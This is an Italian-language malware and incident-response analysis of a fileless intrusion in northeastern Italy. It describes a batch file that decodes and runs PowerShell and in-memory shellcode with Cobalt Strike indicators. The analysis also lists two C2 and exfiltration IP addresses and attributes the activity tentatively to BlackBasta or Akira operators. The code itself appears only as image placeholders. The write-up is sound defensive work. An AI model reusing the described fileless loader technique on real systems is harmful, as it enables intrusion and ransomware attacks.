
Possiamo analizzare nel dettaglio l'intera catena di attacco. La sequenza inizia con un payload contenuto in un file batch (.bat). Questo codice inizializza il processo di decodifica di un secondo segmento di codice, che viene immediatamente eseguito per proseguire l'attacco.



Secondo segmento di codice powershell.




Questo segmento di codice rappresenta lo shellcode malevolo, che è stato caricato ed eseguito direttamente nella memoria



ANALISI VIRUSTOTAL

https://www.virustotal.com/gui/file/b02baa47bc9994246e0e6218bbd94f9eb5aed6f16a33fcf4093a2042b06c9fc0?nocache=1

L'analisi dinamica del payload, effettuata tramite la piattaforma VirusTotal, ha rilevato indicatori di compromissione specifici del framework di emulazione delle minacce Cobalt Strike.



CONCLUSIONI

ATTRIBUZIONE

Dopo aver concluso l'analisi dei 2 artefatti trovati sulla rete della vittima abbiamo notato un'estrema somiglianza con script utilizzati da operatori BlackBasta nella seconda meta del 2024. Secondo le indagini di Incident Response l'attore che ha sparso questi 2 script nella rete della vittima era all'interno della rete da mesi riuscendo a rimanere inosservato a causa di mancanza di controlli adeguati nella rete.

Il contesto che accompagna i due artefatti trovati fa pensare ad una operazione ransomware successivamente sventata prima che potessero attivare i locker sull'intera rete. I due artefatti hanno alzato alert EDR senza che però ne venisse bloccata l'esecuzione, grazie ad una azione veloce dei difensori sono riusciti ad isolare la rete ed entrare in possesso degli script PowerShell. Nessun ransomware è stato eseguito ma non si può escludere l'esfiltrazione di dati da parte degli attaccanti. Gli aggressori non hanno disattivato né aggirato la soluzione **EDR** presente lasciando supporre che l'obiettivo finale fosse un **ransomware deployment** non arrivato a compimento, tipicamente gli EDR vengono bloccati appena prima delle fasi di cifratura.

La vittima è localizzata nell'Italia nord-est che abbiamo individuato essere una zona calda per il gruppo **Akira**, sempre questo gruppo è stato osservato usare in Italia strumenti analoghi a quelli di **BlackBasta** che dopo la sua implosione ha visto i suoi componenti muoversi appunto su gruppi come **Akira** e **Cactus**. Non avendo ulteriori dettagli non possiamo confermare con certezza quale attore sia stato responsabile di questa intrusione limitandoci ad osservare la somiglianza di cui sopra. Ciò che è certo è la catena operativa: accesso con credenziali valide, propagazione fileless, esfiltrazione dati e preparazione alla fase finale.

Come detto nell'introduzione è stato trovato un file di 16GB su uno dei Domain Controller della rete di riferimento esfiltrati via FTP.
Ulteriormente un file TXT con Utente, Password ed IP del server FTP evidenziando due IP address differenti :

- **185.225.19.240** : Server C2 esterno (geolocalizzato in Russia) usato per esfiltrazione e controllo remoto
- **185.225.19.244**: IP correlato alla stessa infrastruttura malevola

Gli attaccanti hanno ovviamente cambiato le credenziali presenti sul file TXT.

CONSIDERAZIONI FINALI

L'assenza di sistemi IPS e di controllo del traffico di rete non hanno solo lasciato agire gli attaccanti indisturbati ma rendono complicati la ricostruzione della kill-chain eseguita da quest'ultimi. L'utilizzo di script simili a quelli del 2024 ha fatto scattare alert EDR prendendo l'attenzione dei difensori ma l'esecuzione non è stata bloccata in automatico sottolineando che **l'implementazione di sistema di sicurezza non è niente senza la giusta attenzione.** Inoltre le credenziali dell'ex-dipendente non sono state gestite adeguatamente lasciando una porta di accesso che doveva essere chiusa in tempo, senza monitoraggio avanzato e revisione continua delle credenziali, **le intrusioni moderne non hanno bisogno di exploit basta una password dimenticata**.

Se pur non particolarmente complessa, speriamo che l'analisi riportata possa dare uno sguardo tecnico a come tool off-the-shelf vengono uniti con tooling creati in-house dagli attaccanti che permettono operazioni in Italia ed Europa oltre che il resto del mondo.

- Analisi dinamica (Script 1)
- Analisi dinamica (Script 2)

Hai altri malware, sample o simili da farci analizzare? Contattaci tramite i canali di comunicazione RHC!